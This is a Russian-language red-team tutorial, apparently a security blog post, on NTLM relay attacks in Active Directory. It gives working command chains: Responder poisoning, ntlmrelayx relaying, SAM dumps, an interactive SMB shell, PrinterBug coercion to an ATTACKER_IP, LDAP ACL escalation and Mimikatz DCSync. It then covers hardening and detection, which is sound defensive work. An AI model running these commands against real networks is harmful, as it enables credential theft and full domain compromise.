


Практическое руководство по эксплуатации и защите от NTLM Relay в Active Directory: От LLMNR-поининга до DCSync

 redsec.by/article/prakticheskoe-rukovodstvo-po-ekspluatácii-i-zashite-ot-ntlm-relay-v-active-directory-ot-llmnr-poininga-do-dcsync

Red Teams | 3 марта 2026



Классическая корпоративная сеть на базе Windows исторически построена вокруг принципа бесшовного автоматического доверия. Машины, сервисы и фоновые службы непрерывно инициализируют друг с другом аутентификацию по протоколам NTLM и Kerberos. Этот процесс происходит «за спиной» пользователя: при монтировании сетевых шар, поиске принтеров, обращении к внутренним веб-приложениям и выполнении фоновых задач.

С точки зрения архитектуры безопасности, такая прозрачность — палка о двух концах. Если заставить легитимные службы аутентифицироваться не на «настоящий» целевой ресурс, а на узел, контролируемый атакующим, появляется возможность перехватить и мгновенно использовать их NTLM-аутентификацию против других критичных систем домена.

Материал основан на реальном опыте Red Team и подробно разбирает механики перехвата, ретрансляции, пост-эксплуатации, а также предоставляет готовые инженерные решения по харденингу инфраструктуры Active Directory.

1. Фундаментальная проблема: Как работает NTLM-

аутентификация

Протокол NTLM основан на механизме «вызов-ответ» (challenge-response). В отличие от передачи пароля в открытом виде, процесс аутентификации выглядит следующим образом:

- Клиент запрашивает доступ к серверу.
- Сервер генерирует и отправляет клиенту случайную строку — **Challenge** (вызов).
- Клиент шифрует этот Challenge, используя NT-хеш своего пароля в качестве ключа, и отправляет результат — **Response** (ответ) обратно серверу.
- Сервер (или контроллер домена через Netlogon) проверяет правильность ответа.

Риски: Критичный момент архитектуры NTLM заключается в том, что атакующему **не нужен пароль в открытом виде**. Достаточно перехватить ответ (Net-NTLMv2 / NTLMv2-SSP) и «продать» его другому серверу в режиме реального времени. Атакующему даже не требуется уметь расшифровывать этот хеш.

По своей сути, **NTLM relay-атака — это работа «переводчика-мошенника»**. Вы становитесь прозрачным посредником (Man-in-the-Middle) между клиентом и легитимным сервером. Вы честно передаёте им Challenge и Response, но конечную установленную доверенную сессию используете в своих целях.

Клиент абсолютно уверен, что общается с легитимным файловым сервером, целевой сервер уверен, что аутентифицирует доверенного клиента, а весь трафик тихо проходит через машину атакующего с нужными ему привилегиями.

2. Архитектура атаки: Обзор цепочки (Kill Chain)


В рамках боевого сценария задача Red Team — заставить рабочую станцию или сервер аутентифицироваться на подконтрольный узел, перехватить Net-NTLMv2 и ретранслировать его на набор целевых машин (вплоть до контроллера домена — DC). Это позволяет получить локальный административный доступ, выкачать хеши из SAM или запустить атаку DCSync.

Типовая практическая цепочка NTLM Relay в Active Directory делится на три фазы:

- **Приманка / отравление (Poisoning):** Искусственно заставляем жертву обратиться к несуществующему имени и перехватываем LLMNR/NBT-NS-запрос с помощью инструмента *Responder*.
- **Перехват и ретрансляция (Relay):** Responder передает входящую аутентификацию на инструмент *ntlmrelayx*, который релейит её на SMB/LDAP/HTTP цели, где отключен механизм SMB/LDAP signing.

- **Эксплуатация (Exploitation):** Через *ntlmrelayx* производится дампы локальных баз (SAM/LSA), получение интерактивного SMB-шелла, изменение списков контроля доступа (ACL) в AD или выполнение DCSync через LDAP.

Логическая схема атаки



3. Фаза 1. Приманка: Отравление LLMNR и NBT-NS

Как Windows переходит к LLMNR/NBT-NS

Сценарий начинается с банальной опечатки. Когда пользователь или служба пытается обратиться к сетевому ресурсу и набирает `\\fileserverr` вместо `\\fileserver`, клиент сначала пытается разрешить это имя (Resolve) через DNS-сервер домена.

Если DNS закономерно отвечает «имя не найдено» (NXDOMAIN), Windows включает механизм «крик в широковещание». ОС рассылает запросы по протоколам **LLMNR (Link-Local Multicast Name Resolution)** и **NBT-NS (NetBIOS Name Service)** ко всем хостам в своей L2-подсети с вопросом: *"Кто такой fileserverr?"*.

Пояснение: Эти fallback-протоколы исторически были задуманы как удобство для одноранговых сетей без выделенного DNS. Но в корпоративной реальности они позволяют любому узлу в сегменте притвориться искомым хостом и инициировать NTLM-аутентификацию от имени пользователя. Именно поэтому стандарты Enterprise-харденинга требуют их полного отключения.

Responder как инструмент отравления

Responder — это де-факто отраслевой стандарт для LLMNR/NBT-NS/mDNS-поинзинга и перехвата Net-NTLM-хешей. В классическом режиме он слушает широковещательные запросы, отвечает *"я — это искомый сервер"* и поднимает набор фейковых серверов (SMB, HTTP, FTP, SQL) для приёма NTLM-аутентификации.

Базовый запуск Responder для разведки и перехвата хешей (без relay) выглядит так:

```
sudo responder -I eth0 -dwv
```

Где *-d* включает ответы на DHCP-запросы (в некоторых векторах), *-w* активирует WPAD-поинзинг, а *-v* дает подробный (verbose) вывод.

В типичном логе терминала появляется:[LLMNR] Workstation requested fileserverr, poisoning...А следом — успешная попытка SMB/HTTP-подключения и захваченный Net-NTLMv2-хеш.

Подготовка Responder к Relay-атаке

 **Важно:** Для успешного NTLM Relay нам **не нужно** ломать хеши оффлайн. Нам нужно передать живую аутентификацию в ntlmrelayx. Если Responder сам примет соединение по SMB/HTTP, цепочка прервется.

Responder должен работать в режиме «чистого поинзинга». Для этого необходимо отключить его встроенные серверы.

Открываем конфигурационный файл:

```
sudo nano /etc/responder/Responder.conf
```

Находим секцию [Responder Core] и строго выставляем параметры в Off:

```
[Responder Core]
; Servers to start
SQL = 0n
SMB = 0ff
RDP = 0n
Kerberos = 0n
FTP = 0n
POP = 0n
SMTP = 0n
IMAP = 0n
HTTP = 0ff
HTTPS = 0n
DNS = 0n
LDAP = 0n
```

В такой конфигурации Responder выступает только в роли «отравителя» имен. Он перенаправляет жертву на IP атакующего, но порты 445 (SMB) и 80 (HTTP) остаются свободными. Эту аутентификацию подхватит ntlmrelayx.

4. Фаза 2. Ретрансляция: ntlmrelayx и поиск уязвимых целей

Роль ntlmrelayx

Скрипт ntlmrelayx.py из набора Impacket — это мощнейший универсальный движок ретрансляции. Он поднимает собственные SMB/HTTP-серверы на машине атакующего, принимает входящие NTLM-запросы от жертвы (которую к нам направил

Responder) и мгновенно перенаправляет их на заданные *целевые хосты* по протоколам SMB, LDAP, HTTP(S) или MSSQL.

ntlmrelayx умеет работать со списками целей (Target Lists). Получив аутентификацию, он по кругу перебирает хосты из списка, пытаясь применить полученный контекст безопасности.

Главный барьер: SMB Signing (Цифровая подпись SMB)

Теория ИБ: SMB Relay возможен только там, где на стороне целевого сервера **не требуется** SMB Signing (цифровая подпись пакетов).

SMB Signing — это криптографическая подпись каждого пакета в сессии, которая вычисляется на основе сессионного ключа NTLM. Поскольку атакующий выполняет Man-in-the-Middle и не знает исходного пароля пользователя, он **не может** вычислить сессионный ключ. Следовательно, он не может подписать пересылаемые пакеты. Если сервер требует подпись (Signing Required) — релэй немедленно разваливается.

Ландшафт SMB Signing в 2025–2026 годах:

До недавнего времени в доменах подпись по умолчанию требовалась только на Контроллерах Домена (SYSVOL/NETLOGON). На рабочих станциях и рядовых серверах она была выключена.

Начиная с **Windows 11 24H2** и **Windows Server 2025**, Microsoft кардинально изменила подход, включив требование SMB Signing по умолчанию для всех входящих и исходящих SMB-подключений на клиентах.

Однако, в реальных корпоративных сетях остаются отличные цели для relay:

- Старые версии Windows (Server 2012/2016/2019, Windows 10), где подпись не включена принудительно через GPO.
- Linux-системы, SAN/NAS устройства (сетевые хранилища) со слабыми конфигурациями Samba.
- Клиенты, на которых администраторы вручную «ослабили» безопасность (отключили подпись) для совместимости со старым ПО.

Наличие таких машин подтверждается критическими уязвимостями уровня **CVE-2025-55234**, где Microsoft прямо указывает на риск relay-атак при отсутствии SMB Signing и механизма EPA (Extended Protection for Authentication).

Поиск целей (Генерация Target List)

Для массовой атаки нам нужен список IP-адресов, где открыт порт 445 (SMB) и **не требуется** подпись. Используем NetExec (современный форк CrackMapExec):

```
netexec smb 192.168.10.0/24 --gen-relay-list targets.txt
```

Инструмент просканирует подсеть, проверит флаг `signing required` и сохранит уязвимые хосты в файл `targets.txt`.

В продвинутых сценариях применяются утилиты вроде *RelayKing*, формирующие полные URI (например, `smb://10.10.10.25`, `ldap://10.10.10.10`) для прямой загрузки в `ntlmrelayx`.

Запуск ретранслятора

Базовый запуск `ntlmrelayx` с использованием собранного списка целей:

```
python3 ntlmrelayx.py -tf targets.txt -smb2support
```

Опция `-tf` указывает файл целей, а `-smb2support` критически важна для поддержки протокола *SMBv2/v3*, используемого в современных ОС.

Практика Red Team: Режим SOCKS

Для обеспечения максимальной гибкости при пост-эксплуатации, профессионалы запускают `ntlmrelayx` с флагом `-socks`:

```
python3 ntlmrelayx.py -tf targets.txt -smb2support -socks
```

В этом режиме инструмент не выполняет деструктивных действий сразу. Вместо этого для каждой успешно захваченной и релеенной сессии он поднимает SOCKS-прокси. Атакующий затем может использовать `proxchains` с любыми утилитами (`smbclient`, `secretsdump.py`) и действовать от имени релэйнутого пользователя избирательно.

5. Фаза 3. Эксплуатация: Векторы применения доступа

Как только связка `Responder` + `ntlmrelayx` настроена, мы ждем легитимного трафика. В консоли `ntlmrelayx` появляются логи:

```
[*] Authenticating against smb://10.10.10.20 as DOMAIN\AdminUser... SUCCESS
```

Что можно сделать с этим доступом?

Сценарий 1. Автоматический дамп локальных хешей (SAM/LSA)

Если учетная запись жертвы обладает правами локального администратора на целевой машине, `ntlmrelayx` по умолчанию попытается выгрузить базу SAM (Security Account Manager) и LSA-секреты.

Для точечной атаки на конкретный хост:

```
python3 ntlmrelayx.py -t smb://10.10.10.20 -smb2support
```

В выводе терминала появятся локальные NTLM-хеши (например, встроенного аккаунта `Administrator`).

Хотя Net-NTLMv2 жертвы (используемый для релая) сложно сбрутить быстро, локальные NTLM-хеши из SAM часто имеют слабые пароли (или одинаковые пароли на всех машинах — Local Admin Password reuse). Их можно брутить оффлайн или применять напрямую для атак **Pass-the-Hash (PtH)**.

Сценарий 2. Интерактивный SMB-шелл

Для контролируемой демонстрации компрометации (что важно при сдаче отчетов) используется режим интерактивного шелла:

```
python3 ntlmrelayx.py -tf targets.txt -smb2support -i
```

Опция -i (interactive) указывает ntlmrelayx не дампит SAM, а открыть локальный TCP-порт (обычно 11000) с привязанной SMB-сессией.

Подключаемся к шеллу через Netcat:

```
nc 127.0.0.1 11000
```

Внутри этого шелла доступны команды для перечисления шар (shares), навигации (use C\$, ls, cd), скачивания/загрузки файлов (get, put). Это неопровержимое доказательство получения контроля над целевым хостом от имени привилегированной учетной записи.

Сценарий 3. Релей на DC и DCSync — «Святой Грааль» AD

Описанные выше шаги позволяют компрометировать рабочие станции и рядовые серверы. Но чтобы получить полный контроль над Active Directory, нам нужен релей контекста высокой привилегии на Контроллер Домена (Tier 0).

Coerced Authentication (Принудительная аутентификация)

Мы не можем просто ждать, пока DC ошибется в наборе имени. Мы должны *принудить* его (или другой критичный сервер) аутентифицироваться на нашей машине. Это достигается вызовом специфических RPC-методов (PrinterBug, PetitPotam, DFSCoerce).

Пример использования PrinterBug (MS-RPRN): Атакующий (уже имеющий низкопривилегированную доменную учетку) приказывает сервису диспетчера печати на DC обновить статус принтера по адресу машины атакующего.

```
SpoolSample.exe \\DC01 \\ATTACKER_IP
```

Вызывается RPC-метод RpcRemoteFindFirstPrinterChangeNotificationEx через пайп \pipe\spoolss. DC немедленно иницирует SMB-соединение к ATTACKER_IP. Мы получаем аутентификацию от имени **машинной учетной записи контроллера домена (DC01\$)**.

Relay в LDAP/LDAPS и эскалация привилегий

Полученный машинный аккаунт DC имеет колоссальные права в AD. Поскольку SMB Signing на самом DC всегда включен, мы релейим эту аутентификацию не в SMB, а в **LDAP** (или LDAPS).

Настраиваем ntlmrelayx на модификацию ACL:

```
python3 ntlmrelayx.py -t ldap://10.10.10.5 --escalate-user lowpriv-user
```

Где 10.10.10.5 — это IP контроллера домена.

Режим --escalate-user использует высочайшие привилегии DC01\$ для изменения списков контроля доступа (ACL) в базе Active Directory. Цель — выдать нашей подконтрольной учетной записи lowpriv-user права **Replicate Directory Changes** (и Replicate Directory Changes All).

DCSync

Получив права на репликацию, lowpriv-user (или атакующий, добавивший себя в Domain Admins) может легитимно запросить у контроллера домена хеши любых пользователей. Это и есть атака DCSync.

Выполнение через Mimikatz:

```
lsadump::dcsync /user:DOMAIN\krbtgt  
lsadump::dcsync /user:DOMAIN\Administrator
```

Получив хеш krbtgt, атакующий генерирует **Golden Ticket**, обеспечивая себе персистентный, неограниченный доступ ко всему лесу Active Directory. DCSync — это не уязвимость кода, а архитектурное следствие NTLM релая в LDAP и злоупотребления штатным механизмом репликации AD (DRSUAPI).

6. Стратегия защиты и харденинг инфраструктуры (Руководство по внедрению)

NTLM Relay — это следствие исторически небезопасных конфигураций по умолчанию. Защита от него требует системного архитектурного подхода.

Приоритетная мера 1: Тотальное включение SMB Signing

SMB Signing — абсолютный «убийца» SMB-релея.

Практическая реализация:

Необходимо через Group Policy (GPO) включить политику «Always sign» для SMB-клиента и сервера на *всех* узлах домена, а не только на DC.

- Путь в GPO: Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> Security Options
- Включить: Microsoft network client: Digitally sign communications (always)
- Включить: Microsoft network server: Digitally sign communications (always)

Проверка статуса через PowerShell:

```
Get-SmbClientConfiguration | FL RequireSecuritySignature
Get-SmbServerConfiguration | FL RequireSecuritySignature
```

Принудительное включение через PowerShell (для скриптов автоматизации):

```
Set-SmbClientConfiguration -RequireSecuritySignature $true
Set-SmbServerConfiguration -RequireSecuritySignature $true
```

 **Ошибка внедрения:** Слепое включение SMB Signing может сломать работу со старыми NAS-хранилищами или legacy-системами, не поддерживающими подпись. Обязательно проведите аудит (тем же NetExec) перед раскаткой GPO. Несовместимые хосты следует изолировать в отдельные VLAN.

Приоритетная мера 2: Полное отключение LLMNR и NBT-NS

Разрешение имен должно происходить исключительно через корпоративный DNS.

Отключение LLMNR:

В GPO перейдите по пути:

Computer Configuration -> Administrative Templates -> Network -> DNS Client

Установите политику «**Turn off multicast name resolution**» в состояние **Enabled**.

Отключение NBT-NS (NetBIOS over TCP/IP):

NetBIOS нельзя надежно отключить только через GPO-шаблоны. Надежный способ — распространить PowerShell-скрипт (Startup Script), который правит реестр для всех сетевых интерфейсов, устанавливая NetbiosOptions в значение 2 (Disable NetBIOS).

```
Set-ItemProperty `
  -Path 'HKLM:\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\tcpip*' `
  -Name 'NetbiosOptions' -Value 2
```

Приоритетная мера 3: Внедрение Tier-модели администрирования (Tier 0/1/2)

Даже успешный NTLM Relay не приведет к краху компании, если соблюдается строгая сегментация привилегий. Концепция Tiered Administration изолирует уровни доступа:

Уровень	Описание и состав	Правила доступа
Tier 0	Контроллеры домена, PKI, ADFS, Backup-сервера, Domain/Enterprise Admins.	Доступ только с выделенных PAW (Privileged Access Workstation). Запрет логона на Tier 1/2.
Tier 1	Серверы приложений, СУБД, файловые серверы, серверные администраторы.	Учетки Tier 1 не имеют прав на Tier 0. Запрет интерактивного входа на рабочие станции.
Tier 2	Пользовательские рабочие станции (Helpdesk, локальные админы).	Строгий запрет на вход учёток Tier 0 и Tier 1. Отсутствие прав локального админа у рядовых пользователей.

Рекомендация: Настройте Authentication Policies так, чтобы учетная запись Domain Admin технически не могла аутентифицироваться на рабочей станции. Если админ не вводит учетные данные на "грязной" машине, злоумышленник физически не сможет перехватить и с-релейить его высокопривилегированный NTLM-контекст.

Приоритетная мера 4: Защита на уровне протоколов (LDAP Signing, EPA и NTLM Block)

- **LDAP Signing и Channel Binding:** Включение обязательной подписи LDAP и привязки каналов (Channel Binding) на контроллерах домена блокирует релей NTLM-сессий в LDAP. Это отсекает векторы эскалации прав через модификацию ACL/RBCD.
- **SMB NTLM Blocking:** Новая функция в Windows 11 (24H2) и Server 2025. Позволяет на уровне ОС запретить использование NTLM-аутентификации по протоколу SMB для исходящих соединений, форсируя использование Kerberos.
- **SMB Authentication Rate Limiter:** Встроенный механизм защиты от брутфорса SMB. Замедляет попытки аутентификации, хотя для single-shot атак типа Relay это менее критично, чем для Password Spraying.

7. Обнаружение атак: Сетевой мониторинг и Threat Hunting

Опираясь исключительно на превентивные меры нельзя. SOC и Blue Team должны уметь детектировать аномалии.

Детектирование отравления сети (LLMNR/NBT-NS)

Поскольку в корректно настроенной сети LLMNR/NBT-NS должен быть отключен, любое его появление — это инцидент.

- Настройте IDS/IPS (Suricata, Snort) на обнаружение широковещательных UDP-запросов на порты 137 (NBNS) и 5355 (LLMNR).
- Алерты на аномально частые ответы на эти запросы от одного IP-адреса (явный признак работы Responder).

Аналитика журналов Windows (Event ID 4624)

NTLM Relay оставляет следы на целевом хосте (куда пришел атакующий с релеенной сессией). Ищем успешные сетевые входы (Logon Type 3) с NTLM-аутентификацией.

Ключевой паттерн для Threat Hunting:

Сверка полей Workstation Name и Source Network Address в **Event ID 4624**.

При успешном Relay поле Workstation Name будет содержать реальное имя компьютера жертвы (откуда был перехвачен трафик), а Source Network Address (IP-адрес) будет принадлежать машине атакующего (где запущен ntlmrelayx). Несовпадение этих данных — критический индикатор компрометации (IoC).

Также стоит отслеживать:

- **Сетевой NTLM-логон администратора без предшествующего интерактивного входа (Logon Type 2)** с того же IP.
- События с User = ANONYMOUS LOGON на RPC-интерфейсах (EFSRPC/Spooler) — маркеры попыток Coerced Authentication (PetitPotam/PrinterBug).

Детектирование DCSync

Атака DCSync оставляет характерные следы в журналах контроллера домена:

- Специфичные операции DRSUAPI (Directory Replication Service Remote API), такие как запросы GetNCChanges.
- **Корреляция:** Если учетная запись не является контроллером домена (Domain Controllers) или не входит в регламентированный список серверов синхронизации (например, Azure AD Connect), но внезапно выполняет репликационные операции и вытаскивает хеши — это сработавший DCSync. Интеграция этих правил в SIEM-систему обязательна.

Атаки класса NTLM Relay — это не экзотические уязвимости нулевого дня, а прямое следствие устаревших конфигураций «по умолчанию», которые Microsoft сохраняла десятилетиями ради обратной совместимости. Опыт Red Team доказывает, что в 90% корпоративных сетей без целенаправленного харденинга цепочка *«перехват → релей → эксплуатация → DCSync»* занимает от нескольких минут до пары часов.

Включение SMB Signing, ликвидация LLMNR/NBT-NS, строгая сегментация сети и внедрение Tier-модели управления — это не просто «чекбоксы» для прохождения комплаенса, а необходимый минимум для выживания инфраструктуры Active

Directory. Глубокое понимание механики этих атак позволяет инженерам ИБ не только защищать домен, но и выстраивать надежные, проверяемые механизмы детектирования на уровне сети и SIEM.

FAQ: Часто задаваемые вопросы

1. Можно ли расшифровать перехваченный Net-NTLMv2 хеш? Да, но только оффлайн методом перебора (брутфорс) или по словарю с помощью Hashcat / John the Ripper. Если у пользователя сложный пароль (>12 символов, спецсимволы), брутфорс займет нерационально много времени. Именно поэтому атакующие предпочитают Relay — он применяет хеш «на лету» без расшифровки.

2. Защищает ли сложный пароль от NTLM Relay? Нет. При NTLM Relay атакующий транслирует криптографический ответ (Response), который валиден вне зависимости от того, какой длины и сложности оригинальный пароль. Защитой является криптографическая подпись сессии (SMB/LDAP Signing) или запрет протокола.

3. Можно ли сделать Relay NTLM-аутентификации обратно на ту же машину (Reflection attack)? Ранее это было возможно (уязвимость MS08-068), что позволяло получить локального System-а из сессии локального админа. В современных ОС Windows (начиная с Windows 7/Server 2008 R2) механизм SMB Reflection пропатчен. Однако кросс-протокольный релей (с SMB на LDAP на той же машине) все еще бывает возможен в специфичных условиях.

4. В чем разница между Pass-the-Hash (PtH) и NTLM Relay?

Для PtH требуется извлеченный из памяти/базы чистый **NT-хеш** (или пароль в открытом виде). Для NTLM Relay используется динамический сетевой ответ **Net-NTLMv2** (challenge-response), перехваченный в сети. Net-NTLMv2 нельзя использовать для PtH.

5. Почему нельзя просто полностью отключить NTLM в домене? Это конечная цель любого администратора безопасности, но в реальности многие старые приложения, сканеры, принтеры и интеграции (не поддерживающие Kerberos SPN) сломаются. Отключение должно быть поэтапным, через режим аудита NTLM и анализ логов.

6. Защищает ли EPA (Extended Protection for Authentication) от Relay-атак? Да. EPA (также известная как Channel Binding) связывает внутреннюю NTLM-аутентификацию с внешним защищенным TLS-каналом (например, при HTTPS или LDAPS соединениях). Если атакующий пытается релейнуть NTLM в защищенный канал, несовпадение Channel Binding Token (CBT) приведет к отказу в авторизации.

7. Как проверить, уязвимы ли наши контроллеры домена к PetitPotam или PrinterBug?

Используйте открытые сканеры инфраструктуры (например, модуль netexec smb <DC_IP> -M petitpotam или spooler). Лучшей практикой является превентивное отключение сервиса Print Spooler (Диспетчер печати) на всех контроллерах домена, так как принтерам нечего делать на Tier 0 серверах.

8. Если мы обновимся до Windows Server 2025, проблема уйдет сама? Только частично. Windows Server 2025 и Windows 11 24H2 включают SMB Signing по умолчанию. Однако, если в сети останутся старые ОС, NAS-устройства или Linux-сервера без требуемой подписи, злоумышленники продолжат использовать их в качестве целей ретрансляции. Настройка защиты должна быть глобальной на уровне GPO.